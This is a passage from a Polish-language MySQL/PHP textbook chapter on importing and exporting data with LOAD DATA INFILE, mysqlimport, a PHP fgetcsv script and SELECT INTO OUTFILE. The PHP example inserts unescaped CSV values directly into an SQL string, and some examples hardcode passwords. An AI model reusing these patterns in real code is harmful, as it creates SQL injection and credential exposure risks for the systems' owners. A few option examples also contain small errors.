    id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    client_id SMALLINT UNSIGNED NOT NULL,
```

```
order_time TIMESTAMP NOT NULL,
sub_total DECIMAL(8,2) NOT NULL,
shipping_cost DECIMAL(8,2) NOT NULL,
total_cost DECIMAL(8,2) NOT NULL
);
```

Tabela ta służy do gromadzenia podstawowych informacji na temat sprzedaży. Choć bez wątpienia brakuje w niej wielu kolumn, które znalazłyby się w takiej tabeli w realnej aplikacji, to jednak tutaj wszelkie dodatkowe szczegóły zostały pominięte, by Czytelnik mógł skoncentrować się na kluczowych zagadnieniach.

Separacja poszczególnych elementów danych

Nawet jeśli Czytelnik jest początkującym programistą, to zapewne doskonale zdaje sobie sprawę z dużych wymagań oprogramowania, jeśli chodzi o wykonywanie operacji na danych. Wszystkie litery „i" muszą mieć kropki, a wszystkie polskie znaki diakrytyczne odpowiednie „ogonki", gdyż nawet jedna nieprawidłowo zapisana litera może mieć nieprzewidziane konsekwencje. Łatwo zatem można sobie wyobrazić, jakie problemy mogą się pojawiać podczas konwersji danych z jednego formatu na inny. Na szczęście istnieje pewna bardzo popularna strategia formatowania zapisywanych danych: rozdzielanie ich odpowiednimi separatorami.

Struktury informacyjne, takie jak tabele baz danych lub arkusze kalkulacyjne, posiadają podobną organizację. Zazwyczaj można je sobie wyobrazić jako struktury danych składające się z wierszy i kolumn, które z kolei można podzielić na mniejsze elementy — komórki. A zatem konwersja pomiędzy formatami będzie możliwa, jeśli tylko uda się określić zbiór reguł opisujących sposób organizacji kolumn, wierszy i komórek. Jedną z najważniejszych spośród tych reguł jest określenie znaku lub sekwencji kilku znaków, które będą pełniły rolę separatora, czyli oddzielały od siebie poszczególne komórki wiersza oraz same wiersze. Na przykład tabelę `sales` można by zapisać w formacie, w którym poszczególne pola są od siebie oddzielane przecinkami, natomiast wiersze znakami nowego wiersza:

```
12309,45633,2010-12-19 01:13:42,22.04,5.67,27.71\n
12310,942,2010-12-19 01:15:12,11.50,3.40,14.90\n
12311,7879,2010-12-19 01:15:22,95.99,15.00,110.99\n
12312,55521,2010-12-19 01:30:45,10.75,3.00,13.75\n
```

Oczywiście, w przypadku przeglądania takiego pliku w edytorze tekstów znaki nowego wiersza nie będą widoczne — tutaj zostały pokazane wyłącznie w celach demonstracyjnych. Wiele narzędzi służących do importu oraz eksportu danych, w tym także te dostarczane wraz z serwerem MySQL, bazuje na wykorzystaniu właśnie takich sposobów separacji danych.

Importowanie danych

W tym podrozdziale zostały przedstawione dwa wbudowane narzędzia MySQL, pozwalające na importowanie odpowiednio zapisanych zbiorów danych do tabel: polecenie `LOAD DATA INFILE` oraz program narzędziowy `mysqlimport`.

■ **Wskazówka** Program `mysqlimport` warto stosować zamiast polecenia `LOAD DATA INFILE`, w przypadku gdy operacje importu chcemy wykonywać wsadowo, na przykład z poziomu programu `cron`. Klient `mysqlimport` został dokładniej opisany w rozdziale 27.

Importowanie danych przy użyciu polecenia LOAD DATA INFILE

Polecenie `LOAD DATA INFILE`, które zazwyczaj jest wykonywane podobnie jak zapytania — z poziomu klienta `mysql`, jest używane do importowania odpowiednio zapisanych danych tekstowych do tabeli MySQL. Jego uogólniona składnia została przedstawiona poniżej:

```
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'nazwa_pliku'
[REPLACE | IGNORE]
INTO TABLE nazwa_tabeli
[CHARACTER SET nazwa_zbioru_znakow]
[FIELDS
    [TERMINATED BY 'znak'] [[OPTIONALLY] ENCLOSED BY 'znak']
    [ESCAPED BY 'znak']
]
[LINES
    [STARTING BY 'znak'] [TERMINATED BY 'znak']
]
[IGNORE liczba LINES]
[(nazwa_kolumny, ...)]
[SET nazwa_kolumny = wyrazenie, ...)]
```

To bez wątpienia jedno z dłuższych poleceń MySQL, jakie mieliśmy okazję do tej pory poznać, prawda? Jednak to liczba udostępnianych opcji zapewnia jego ogromne możliwości. Każda z nich została opisana poniżej:

- `LOW PRIORITY`: zastosowanie tej opcji sprawia, że wykonanie polecenia zostanie opóźnione aż do momentu, gdy żadne inne klienty nie będą używały tabeli.
- `CONCURRENT`: ta opcja, stosowana w tabelach MyISAM, pozwala, by w trakcie wykonywania polecenia inne wątki mogły pobierać informacje z tabeli.
- `LOCAL`: ta opcja określa, że plik, w jakim zostaną zapisane dane, musi się znajdować po stronie klienta. Jeśli zostanie ona pominięta, to plik będzie musiał znajdować się na tym samym komputerze, na którym działa serwer MySQL obsługujący bazę danych. W przypadku zastosowania opcji `LOCAL` można w niej podać ścieżkę bezwzględną lub względną, określającą położenie pliku względem katalogu bieżącego. Jeśli opcja ta zostanie pominięta, to położenie pliku docelowego można określić przy użyciu ścieżki względnej, bezwzględnej lub całkowicie pominąć. W tym ostatnim przypadku serwer przyjmie, że plik docelowy znajduje się w katalogu baz danych lub w katalogu aktualnie używanej bazy.
- `REPLACE`: zastosowanie tej opcji sprawi, że istniejące wiersze zostaną zastąpione nowszymi wierszami o tych samych wartościach klucza głównego lub kluczy unikalnych.
- `IGNORE`: zastosowanie tej opcji daje efekt przeciwny do działania opcji `REPLACE` — wczytane wiersze, w których wartości klucza głównego lub kluczy unikalnych będą już występować w tabeli, zostaną zignorowane.
- `CHARACTER SET` *`nazwa_zbioru_znakow`*: MySQL przyjmuje, że plik zawiera znaki zapisane przy użyciu zbioru znaków określonego przez zmienną systemową `character_set_database`. Jeśli sposób zapisu pliku nie odpowiada tym ustawieniom, to zbiór znaków, jakiego należy użyć, można podać za pomocą tej opcji.
- `FIELDS TERMINATED BY` *`'character'`*: ta opcja określa, w jaki sposób będą zakańczane poszczególne pola danych. A zatem opcja w postaci `FIELDS TERMINATED BY ','` oznacza, że każde pole zostanie zakończone przecinkiem, na przykład:

  ```
  12312,55521,2010-12-19 01:30:45,10.75,3.00,13.75
  ```

  Określony tu separator nie jest umieszczany za ostatnim polem wiersza, gdyż nie jest to konieczne — znak umieszczany na końcu wiersza jest bowiem określany przy użyciu opcji `LINES TERMINATED BY` *`'znak'`*. Napotkanie znaku określonego przy użyciu tej drugiej opcji może także oznaczać koniec ostatniego pola w pliku oraz sygnalizować koniec aktualnego i początek kolejnego wiersza.

- `[OPTIONALLY] ENCLOSED BY 'znak'`: ta opcja określa, że zawartość każdego pola zostanie poprzedzona i zakończona wskazanym znakiem. Jej zastosowanie nie oznacza wcale, że na końcu pola nie trzeba umieszczać kończącego separatora. Wracając do poprzedniego przykładu, jeśli w poleceniu zostaną zastosowane opcje `FIELDS TERMINATED BY ',' ENCLOSED BY '"'`, będzie to oznaczać, że każde pole musi być zapisane w cudzysłowach i zakończone przecinkiem, na przykład:

  ```
  "12312","55521","2010-12-19 01:30:45","10.75","3.00","13.75"
  ```

  Opcjonalna flaga `OPTIONALLY` oznacza, że jedynie łańcuchy znaków będą musiały być umieszczane pomiędzy wskazanymi znakami; nie będzie to natomiast konieczne w przypadku liczb całkowitych, zmiennoprzecinkowych oraz danych innych typów.
- `ESCAPED BY 'znak'`: jeśli znak określony przy użyciu opcji `ENCLOSED BY` wystąpi wewnątrz wartości pola, trzeba będzie go odpowiednio oznaczyć, gdyż w przeciwnym razie wartość pola nie zostanie prawidłowo wczytana. Ten specjalny znak należy zdefiniować przy użyciu opcji `ESCAPED BY`, aby polecenie było w stanie go prawidłowo zinterpretować. Na przykład zastosowanie opcji `FIELDS TERMINATED BY ',' ENCLOSED BY ''' ESCAPED BY '\\'` pozwoli na prawidłowe wczytanie do tabeli następujących danych: `'jasiek@przykladyphp.pl','Produkt jak Rock\'n\'Roll – stary ale dobry!','2010-12-20'`.

  Warto zwrócić uwagę, że znak odwrotnego ukośnika umieszczony w opcji `ESCAPED BY` także został zapisany w szczególny sposób — poprzedzono go drugim znakiem odwrotnego ukośnika. Jest to konieczne, ponieważ MySQL traktuje odwrotny ukośnik jako znak specjalny.
- `LINES`: dwie przedstawione poniżej opcje określają odpowiednio sposób rozpoczynania i zakańczania kolejnych wierszy danych:
  - `STARTING BY 'znak'`: ta opcja pozwala określić znak, który będzie oznaczał początek nowego wiersza danych, czyli nowego rekordu tabeli. Zazwyczaj opcja ta nie jest stosowana, gdyż preferowanym rozwiązaniem jest określanie końca wiersza, do czego służy opcja opisana poniżej.
  - `TERMINATED BY 'znak'`: ta opcja definiuje znak, jaki będzie używany do oznaczenia końca wiersza, czyli końca rekordu tabeli. Choć może to być całkowicie dowolny znak, to jednak zazwyczaj jest stosowany znak nowego wiersza (`\n`). W systemach Windows koniec wiersza jest reprezentowany przez kombinację dwóch znaków — `\r\n`.
- `IGNORE liczba LINES`: ta opcja nakazuje zignorować *x* pierwszych wierszy pliku. Jest ona stosowana w sytuacjach, gdy plik z danymi zawiera także nagłówki kolumn.
- `[(SET nazwa_kolumny = wyrazenie,...)]`: jeśli liczba kolumn zapisanych w pliku nie odpowiada liczbie kolumn docelowej tabeli, konieczne jest precyzyjne określenie, które pola z pliku będą zapisywane w konkretnych kolumnach. Jeśli na przykład plik zawierający informacje o sprzedaży składa się tylko z czterech pól (`id`, `client_id`, `order_time` oraz `total_cost`), a nie z sześciu (bo tyle liczy nasza przykładowa tabela `sales` — `id`, `client_id`, `order_time`, `sub_total`, `shipping_cost` oraz `total_cost`), jednak docelowa tabela składa się z sześciu kolumn, to polecenie `LOAD DATA INFILE` musiałoby mieć następującą postać:

  ```
  LOAD DATA INFILE "sales.txt"
  INTO TABLE sales (id, client_id, order_time, total_cost);
  ```

  Trzeba przy tym pamiętać, że takie operacje mogą się zakończyć niepowodzeniem, na przykład w sytuacji, gdy jedna z pominiętych kolumn zostanie zadeklarowana jako `NOT NULL`. W takich przypadkach konieczne będzie bądź to określenie domyślnej wartości pomijanych kolumn, bądź wprowadzenie odpowiednich modyfikacji w pliku z danymi.

  Istnieje także możliwość przypisywania kolumnom wartości zmiennych, takich jak aktualna data i godzina. W ramach przykładu załóżmy, że do tabeli `sales` dodano kolejną kolumnę o nazwie `added_to_table`:

  ```
  LOAD DATA INFILE "sales.txt"
  INTO TABLE sales (id, client_id, order_time, total_cost)
  SET added_to_table = CURRENT_TIMESTAMP;
  ```

■ **Wskazówka** Jeśli chcemy, by w trakcie wczytywania danych do tabeli kolejność pól zapisanych w pliku źródłowym została zmieniona, możemy to zrobić, używając opcji `[(nazwa_kolumny, ...)]`.

Prosty przykład importu danych

W tym przykładzie wykorzystywany jest przedstawiony już wcześniej przykład bazy danych z informacjami na temat sprzedaży. Załóżmy, że trzeba zaimportować dane z pliku o nazwie *productreviews.txt*, zawierającego następujące informacje:

```
'43','jasiek@przykladyphp.pl','Uwielbiam tę nową witrynę!'
'44','lvader@gwiezdnewojny.org','Dlaczego nie sprzedajecie mieczy świetlnych?'
'45','innyuser@przykladyphp.pl','Wyszukiwarka działa doskonale!'
```

Tabela docelowa nosi nazwę `product_reviews` i składa się z trzech kolumn (`comment_id`, `email`, `comment`), których kolejność odpowiada kolejności pól w pliku *productreviews.txt*:

```
LOAD DATA INFILE 'productreviews.txt' INTO TABLE product_reviews FIELDS
    TERMINATED BY ',' ENCLOSED BY '\'' ESCAPED BY '\\'
    LINES TERMINATED BY '\n';
```

Po zakończeniu importowania zawartość tabel `product_reviews` będzie wyglądać następująco:

```
+------------+-------------------------+---------------------------------------------+
| comment_id | email                   | comment                                     |
+------------+-------------------------+---------------------------------------------+
| 43         | jasiek@przykladyphp.pl  | Uwielbiam tę nową witrynę!                  |
| 44         | lvader@gwiezdnewojny.org | Dlaczego nie sprzedajecie mieczy świetlnych? |
| 45         | innyuser@przykladyphp.pl | Wyszukiwarka działa doskonale!              |
+------------+-------------------------+---------------------------------------------+
```

Określanie tabeli docelowej

Być może Czytelnik zauważył, że w przedstawionym wcześniej poleceniu została określona tabela docelowa, lecz nie baza danych, w jakiej się ona znajduje. Wynika to z faktu, że polecenie to zakłada, że dane będą zapisywane w tabeli dostępnej w aktualnie używanej bazie danych. Istnieje jednak możliwość określenia docelowej bazy danych — wystarczy podać jej nazwę przed nazwą tabeli docelowej, jak pokazuje poniższy przykład:

```
LOAD DATA INFILE 'productreviews.txt' into table corporate.product_reviews;
```

Jeśli polecenie `LOAD DATA INFILE` zostanie wywołane przed określeniem aktualnie używanej bazy danych bądź też bez jawnego określenia bazy danych w samym poleceniu, to zostanie zgłoszony błąd.

Bezpieczeństwo a polecenie LOAD DATA INFILE

Przy użyciu słowa kluczowego `LOCAL` istnieje możliwość wczytania do tabeli zawartości pliku przechowywanego na komputerze użytkownika. Ponieważ złośliwy administrator lub użytkownik mogliby skorzystać z tej możliwości, by na przykład zmodyfikować ścieżkę pliku zawierającego dane, zatem wprowadzono kilka zabezpieczeń, o których należy pamiętać, korzystając z polecenia `LOAD DATA INFILE`:

- Jeśli nie zostanie użyte słowo kluczowe `LOCAL`, to aktualnie używany użytkownik musi posiadać uprawnienie `FILE`. Powodem są potencjalne konsekwencje zezwolenia użytkownikowi na odczytanie pliku przechowywanego na serwerze, który musi być umieszczony w katalogu bazy danych lub musi być dostępny do odczytu dla każdego.
- Aby wyłączyć możliwość stosowania polecenia `LOAD DATA INFILE`, należy uruchomić proces serwera z opcją `--local-infile=0`. Później będzie ją można włączyć w dowolnej chwili, uruchamiając klienta `mysql` z użyciem opcji `--local-infile=1`.

Importowanie danych przy użyciu klienta mysqlimport

Klient `mysqlimport` jest programem narzędziowym stanowiącym odpowiednik polecenia `LOAD DATA INFILE`, który może być wykonywany z poziomu wiersza poleceń systemu. Poniżej przedstawiłem ogólną składnię jego wywołania:

`mysqlimport [`*`opcje`*`] `*`bazadanych pliktekstowy1 [pliktekstowy2 ... pliktekstowyN]`*

Użyteczne opcje

Zanim przejdziemy do analizy przykładów, warto poświęcić chwilę na poznanie najczęściej używanych i najbardziej przydatnych opcji klienta `mysqlimport`:

- `--columns`, `-c`: tej opcji należy używać, kiedy liczba lub kolejność pól w pliku nie odpowiada liczbie kolumn w tabeli. W ramach przykładu załóżmy, że należy wczytać do tabeli dane z następującego pliku tekstowego, w którym pola zostały zapisane w następującej kolejności: `id`, `order_id`, `sub_total`, `shipping_cost`, `total_cost` oraz `order_time`:

  ```
  45633,12309,22.04,5.67,27.71,2010-12-19 01:13:42
  942,12310,11.50,3.40,14.90,2010-12-19 01:15:12
  7879,12311,95.99,15.00,110.99,2010-12-19 01:15:22
  ```

  Jednak w tabeli `sales` (przedstawionej na początku tego rozdziału) kolumny są zapisane w innej kolejności: `id`, `client_id`, `order_time`, `sub_total`, `shipping_cost` oraz `total_cost`. W takim przypadku istnieje możliwość zmiany kolejności pól na etapie przetwarzania zawartości pliku, tak by zostały one zapisane we właściwych kolumnach tabeli. W tym celu należałoby użyć opcji:

  ```
  --columns=id,order_id,sub_total,shipping_cost,total_cost,and order_time
  ```

- `--compress`, `-C`: zastosowanie tej opcji spowoduje, że dane przesyłane pomiędzy klientem i serwerem będą kompresowane (oczywiście zakładając, że zarówno klient, jak i serwer obsługują taką możliwość). Opcja ta jest najbardziej przydatna w przypadku wczytywania dużych plików źródłowych, które nie są przechowywane na tym samym komputerze, na którym działa serwer bazy danych.
- `--debug`, `-#`: ta opcja pozwala na utworzenie pliku z informacjami, z których można korzystać podczas debugowania wykonywanych operacji.
- `--delete`, `-d`: zastosowanie tej opcji spowoduje, że przed wykonaniem importu danych z pliku dotychczasowa zawartość docelowej tabeli zostanie usunięta.
- `--fields-terminated-by=`, `--fields-enclosed-by=`, `--fields-optionallyenclosed-by=`, `--fields-escaped-by=`: te cztery opcje określają sposób, w jaki podczas importowania danych będą rozpoznawane wiersze i pola. Więcej informacji na ich temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Importowanie danych przy użyciu polecenia LOAD DATA INFILE”.
- `--force`, `-f`: użycie tej opcji sprawi, że operacja importowania danych będzie kontynuowana nawet w przypadku wystąpienia błędów.
- `--help`, `-?`: zastosowanie tej opcji spowoduje wygenerowanie krótkiego pliku z informacjami o kliencie oraz pełnej listy opcji przedstawionych w tym punkcie rozdziału.
- `--host`, `-h`: ta opcja pozwala określić nazwę hosta, na jakim działa serwer zawierający docelową bazę danych. Jej domyślną wartością jest `localhost`.
- `--ignore`, `-i`: ta opcja sprawia, że klient `mysqlimport` będzie ignorował wszystkie wiersze pliku źródłowego, w których wartość klucza głównego lub kluczy unikalnych już występuje w tabeli docelowej.
- `--ignore-lines=`*`n`*: ta opcja nakazuje klientowi zignorowanie pierwszych *n* wierszy pliku źródłowego. Jest ona bardzo przydatna, gdy na początku pliku źródłowego są umieszczone informacje o nagłówkach kolumn, które należy pominąć podczas importu.
- `--lines-terminated-by=`: ta opcja określa, w jaki sposób klient `mysqlimport` będzie rozpoznawał poszczególne wiersze pliku źródłowego. Więcej informacji na jej temat można znaleźć we wcześniejszej części rozdziału, w punkcie „Importowanie danych przy użyciu polecenia LOAD DATA INFILE”.

- `--lock-tables`, `-l`: ta opcja spowoduje, że na czas wykonywania importu na wszystkie tabele docelowej bazy danych zostanie nałożona blokada do zapisu.
- `--local`, `-L`: ta opcja określa, że plik źródłowy jest przechowywany po stronie klienta. Domyślnie zakłada się, że plik jest zlokalizowany na tym samym komputerze, na jakim działa serwer bazy danych; dlatego jeśli działamy zdalnie i nie skopiowaliśmy pliku na serwer, należy użyć tej opcji.
- `--low-priority`: ta opcja sprawia, że operacja importu zostanie wykonana dopiero wtedy, gdy żadne inne klienty nie będą odczytywały informacji z docelowej tabeli.
- `--password=`*`hasło`*, `-p` *`hasło`*: ta opcja pozwala podać hasło używane podczas uwierzytelniania. Jeśli nie zostanie ono podane bezpośrednio w wierszu wywołania klienta, to użytkownik zostanie poproszony o jego podanie przed uruchomieniem programu.
- `--port`, `-P`: jeśli docelowy serwer MySQL działa na niestandardowym porcie (innym niż 3306), należy go podać przy użyciu tej opcji.
- `--replace`, `-r`: w przypadku zastosowania tej opcji, jeśli w tabeli będą się znajdowały wiersze o takich samych wartościach klucza głównego lub kluczy unikalnych jak wiersze wczytywane z pliku źródłowego, to zostaną one zastąpione.
- `--silent`, `-s`: w razie zastosowania tej opcji klient `mysqlimport` nie będzie wyświetlał żadnych informacji o błędach.
- `--socket`, `-S`: tę opcję należy zastosować, jeśli podczas uruchamiania serwera MySQL zastosowano niestandardowy plik gniazda.
- `--ssl`: ta opcja określa, że należy nawiązać bezpieczne połączenie pomiędzy klientem i serwerem. W takim przypadku konieczne byłoby zastosowanie także kilku innych opcji, które nie zostały tu opisane. Więcej informacji na temat korzystania z połączeń SSL z serwerem MySQL można znaleźć w rozdziale 29.
- `--user`, `-u`: domyślnie klient `mysqlimport` porównuje kombinację nazwy użytkownika i hosta, aktualnie używanego użytkownika systemowego, z informacjami zapisanymi w tabelach uprawnień bazy danych `mysql`, aby określić, czy użytkownik posiada wystarczające uprawnienia, by wykonać żądane operacje. Jednak czasami wygodnie jest wykonywać takie operacje, korzystając z konta innego użytkownika bazy danych. Właśnie do tego służy opcja `--user`, która pozwala określić konto użytkownika, którego należy użyć do wykonania importu.
- `--verbose`, `-v`: ta opcja powoduje, że klient `mysqlimport` będzie wyświetlał wiele przydatnych informacji dotyczących wykonywanych operacji.
- `--version`, `-V`: w razie użycia tej opcji zostaną wyświetlone informacje o numerze wersji klienta, po czym jego działanie zostanie zakończone.

Niektóre spośród wymienionych powyżej opcji zostały wykorzystane w poniższym przykładzie, ilustrującym sposób aktualizacji informacji o wykonanym audycie, przechowywanych na lokalnym komputerze księgowego:

```
%>mysqlimport -h intranet.przykladyphp.pl -u accounting -p --replace \
> --compress --local company inventory.txt
```

Wykonanie tego polecenia powoduje skompresowanie lokalnego pliku tekstowego (*C:\audit\inventory.txt*), przesłanie go na serwer i wczytanie jego zawartości do tabeli `inventory` bazy danych `company`. Warto zwrócić uwagę, że klient `mysqlimport` usuwa rozszerzenie ze źródłowych plików tekstowych i używa ich nazw jako nazw tabel, w których zostaną zapisane informacje.

Użycie klienta mysqlimport w skryptach

Jakiś czas temu brałem udział w tworzeniu witryny korporacyjnej firmy farmaceutycznej, która oprócz wielu innych możliwości pozwalała także klientom przeglądać opisy oraz informacje o cenach blisko 10 tysięcy produktów. Wszystkie te informacje były przechowywane na komputerze klasy mainframe i regularnie synchronizowane w serwerem MySQL działającym ma serwerze WWW. W tym celu oba komputery zostały

skonfigurowane w taki sposób, że możliwe było zdalne wykonywanie dwóch skryptów. Pierwszy z nich, wykonywany na komputerze mainframe, odpowiadał za wygenerowanie danych (w odpowiednim formacie) i przesłanie ich na serwer WWW, używając przy tym bezpiecznego połączenia sftp. Drugi skrypt, działający na serwerze WWW, odpowiadał za wykonanie klienta *mysqlimport* i wczytanie zawartości pliku do bazy danych MySQL. Ten skrypt był raczej trywialny i wyglądał następująco:

```
#!/bin/sh
/usr/local/mysql/bin/mysqlimport --delete --silent \
--fields-terminated-by='\t' --lines-terminated-by='\n' \
products /ftp/uploads/products.txt
```

Aby w możliwie jak największym stopniu uprościć logikę rozwiązania, każdej nocy tworzono pełną kopię bazy danych, a przed rozpoczęciem importu cała zawartość serwera MySQL była usuwana. Takie rozwiązanie gwarantowało, że wszystkie nowe produkty były dodawane, informacje o istniejących były prawidłowo aktualizowane, a informacje o usuniętych produktach znikały z witryny. Aby uniknąć konieczności podawania informacji uwierzytelniających w wierszu wywołania programu, utworzono użytkownika systemowego o nazwie `productupdate`, a w jego katalogu domowym umieszczono plik *my.cnf* o następującej postaci:

```
[client]
host=localhost
user=productupdate
password=secret
```

Dodatkowo zmodyfikowano uprawnienia oraz właściciela tego pliku — jego właścicielem stał się użytkownik `mysql`, a jedynym prawem dostępu do pliku było prawo do odczytu przyznane jego właścicielowi. Ostatnim elementem rozwiązania było dodanie niezbędnych informacji do tabeli programu `cron`, które powodowały, że skrypt importujący był wykonywany codziennie o godzinie 2 w nocy z uprawnieniami użytkownika `productupdate`. Rozwiązanie to zadziałało bezbłędnie od momentu uruchomienia.

Wczytywanie danych przy użyciu skryptu PHP

Ze względów bezpieczeństwa dostawcy usług internetowych często nie dają możliwości korzystania z polecenia `LOAD DATA INFILE`, jak również z wielu innych programów narzędziowych dostarczanych wraz z serwerem MySQL, takich jak klient `mysqlimport`. Jednak ograniczenia te wcale nie oznaczają, że zostaniemy pozbawieni szansy zaimportowania danych do bazy — funkcjonalność polecenia `LOAD DATA INFILE` oraz klienta `mysqlimport` można bowiem łatwo odtworzyć, pisząc własny skrypt PHP. Zamieszczony poniżej skrypt, dzięki wykorzystaniu operacji na plikach oraz użytecznej funkcji `fgetcsv()`, pozwala wczytać i przetworzyć zawartość odpowiednio sformatowanego pliku (przedstawionego na początku tego rozdziału) i zapisać ją w bazie danych:

```
<?php

    // Nawiązanie połączenia z serwerem i wybranie odpowiedniej bazy danych
    $mysqli = new mysqli("localhost","internauta","tajne","corporate");

    // Otworzenie i przeanalizowanie pliku sales.csv
    $fh = fopen("sales.csv", "r");
    while ($line = fgetcsv($fh, 1000, ","))
    {
        $id = $line[0];
        $client_id = $line[1];
        $order_time = $line[2];
        $sub_total = $line[3];
        $shipping_cost = $line[4];
        $total_cost = $line[5];

        // Wstawienie danych do tabeli sales
```

```
        $query = "INSERT INTO sales SET id='$id',
                  client_id='$client_id', order_time='$order_time',
                  sub_total='$sub_total', shipping_cost='$shipping_cost',
                  total_cost='$total_cost'";

        $result = $mysqli->query($query);
    }

    fclose($fh);
    $mysqli->close();
?>
```

Trzeba pamiętać, że wykonanie takiego skryptu może zająć trochę czasu, zwłaszcza w przypadku dodawania do bazy szczególnie dużego zbioru danych. Jeśli Czytelnik przypuszcza, że takie zagrożenie może się pojawić, to warto na samym początku skryptu zmienić wartość dyrektywy konfiguracyjnej PHP `max_execution_time`. Alternatywnym rozwiązaniem może być wykorzystanie języka PHP, Perl bądź jakiegoś innego rozwiązania do wykonania tego samego zadania z poziomu wiersza poleceń.

W następnym podrozdziale został zmieniony kierunek przepływu danych — opisuje on bowiem sposoby zapisywania informacji przechowywanych w bazach MySQL w innych formatach.

Eksportowanie danych

Wraz z rozwojem i wzrostem złożoności środowiska komputerowego może się pojawić konieczność współdzielenia danych z innymi systemami lub aplikacjami. Czasami pobieranie takich informacji z jakiegoś centralnego miejsca nie będzie możliwe, zamiast tego trzeba je będzie nieustannie pobierać z bazy danych, przygotowywać do konwersji i, w końcu, zapisywać w formacie zrozumiałym dla aplikacji docelowej. W tym podrozdziale Czytelnik dowie się, jak można eksportować dane przechowywane na serwerze MySQL przy użyciu polecenia `SELECT INTO OUTFILE`.

Uwaga Innym powszechnie używanym narzędziem pozwalającym na eksportowanie danych jest klient *mysqldump*, przedstawiony w rozdziale 27. Choć jego oficjalnym przeznaczeniem jest tworzenie kopii bezpieczeństwa danych, to jednak doskonale sobie radzi także jako narzędzie do eksportu danych i zapisywania ich w plikach.

Polecenie SELECT INTO OUTFILE

Polecenie `SELECT INTO OUTFILE` jest w rzeczywistości wariantem standardowego polecenia `SELECT`. Stosuje się je, kiedy wyniki zapytania mają zostać zapisane w pliku tekstowym. Tak wygenerowany plik można następnie otworzyć w arkuszu kalkulacyjnym lub zaimportować do innej bazy danych, takiej jak Microsoft Access czy Oracle, bądź do dowolnej innej aplikacji obsługującej rozdzielane pliki tekstowe. Poniżej została przedstawiona ogólna składnia tego polecenia:

```
SELECT [SELECT OPTIONS] INTO OUTFILE nazwa_pliku
    EXPORT_OPTIONS
    FROM tabele [dodatkowe opcje polecenia select]
```

Kluczowe opcje tego polecenia zostały opisane na poniższej liście:

- `OUTFILE`: zastosowanie tej opcji sprawia, że dane wynikowe zostaną zapisane w pliku tekstowym. Sposób zapisu tych danych zależy od ustawień opcji eksportu (opisanych w ostatnim punkcie tej listy).
- `DUMPFILE`: zastosowanie tej opcji zamiast `OUTFILE` spowoduje, że wyniki zapytania zostaną zapisane w jednym wierszu — wszystkie separatory kolumn i wierszy zostaną bowiem pominięte. Rozwiązanie taki jest przydatne w przypadku generowania danych binarnych, takich jak pliki graficzne lub dokumenty

programu Word. Trzeba pamiętać, że w przypadku eksportowania danych binarnych nie można wybierać opcji `OUTFILE`, gdyż uzyskane w ten sposób dane nie będą się nadawały do użytku. Dodatkowo należy pamiętać, że zapytanie, którego wyniki są eksportowane przy użyciu opcji `DUMPFILE`, powinno się odnosić do pojedynczego wiersza tabeli — połączenie zawartości dwóch plików binarnych nie ma bowiem większego sensu, a próba wykonania takiej operacji zakończy się zgłoszeniem błędu (konkretnie rzecz biorąc, będzie to błąd: „Result consisted of more than one row”[1]).

- `EXPORT_OPTIONS`: opcje eksportu określają, w jaki sposób będą rozdzielane poszczególne kolumny i wiersze pliku wynikowego. Ich składnia i zasady ich określania odpowiadają dokładnie tym przedstawionym we wcześniejszej części rozdziału, przy okazji prezentowania polecenia `LOAD DATA INFILE`. Z tego względu nie będę ich tutaj powtarzał — aby zdobyć wszelkie informacje na ich temat, można zajrzeć do punktu „Importowanie danych przy użyciu polecenia LOAD DATA INFILE”, zamieszczonego w początkowej części rozdziału.

Wskazówki dotyczące stosowania

Poniższa lista zawiera kilka informacji dotyczących stosowania polecenia `SELECT INTO OUTFILE`, o których warto pamiętać:

- Jeśli nie została określona ścieżka dostępu do pliku wynikowego, zostanie on zapisany w katalogu aktualnie używanej bazy danych.
- Użytkownik wykonujący polecenie musi posiadać prawo selekcji danych (`SELECT_PRIV`) do tabel, na jakich ono operuje. Co więcej, musi on także posiadać prawo do zapisu (`FILE`) w odpowiednim katalogu, gdyż wykonanie polecenia spowoduje zapisanie pliku na serwerze.
- Jeśli w poleceniu została podana ścieżka do pliku wynikowego, to właściciel procesu serwera MySQL musi posiadać odpowiednie uprawnienia do zapisu plików w tym katalogu.
- Wykonanie polecenia spowoduje, że wszyscy będą posiadali wszelkie prawa dostępu do wygenerowanego pliku, co jest niezbyt fortunnym rozwiązaniem. Dlatego też, jeśli proces eksportu danych lub tworzenia kopii bezpieczeństwa jest realizowany przy użyciu skryptu, to po wygenerowaniu pliku z danymi warto odpowiednio zmienić prawa dostępu do niego.
- Jeśli docelowy plik już istnieje, to polecenie nie zostanie wykonane.
- Opcji eksportu nie można używać, jeśli została użyta opcja `DUMPFILE`.

Prosty przykład eksportu danych

Załóżmy, że chcemy zapisać dane dotyczące sprzedaży za miesiąc grudzień 2010 w pliku tekstowym, w którym pola będą rozdzielane znakami tabulacji, a wiersze — znakami nowego wiersza. Oto polecenie, które pozwoli nam to zrobić:

```
SELECT * INTO OUTFILE "/backup/corporate/sales/1210.txt"
    FIELDS TERMINATED BY '\t' LINES TERMINATED BY '\n'
    FROM corporate.sales
    WHERE MONTH(order_time) = '12' AND YEAR(order_time) = '2010';
```

Zakładając, że użytkownik wykonujący polecenie posiada uprawnienie `SELECT` w tabeli `sales` bazy danych `corporate`, a właściciel procesu serwera posiada prawo do zapisu w katalogu */backup/corporate/sales/*, to zostanie w nim utworzony plik *1210.txt* o następującej zawartości:

```
12309  45633  2010-12-19   01:13:42  22.04  5.67   27.71
12310  942    2010-12-19   01:15:12  11.50  3.40   14.90
12311  7879   2010-12-19   01:15:22  95.99  15.00  110.99
12312  55521  2010-12-19   01:30:45  10.75  3.00   13.75
```

[1] Wynik składał się z więcej niż jednego wiersza — *przyp. tłum.*

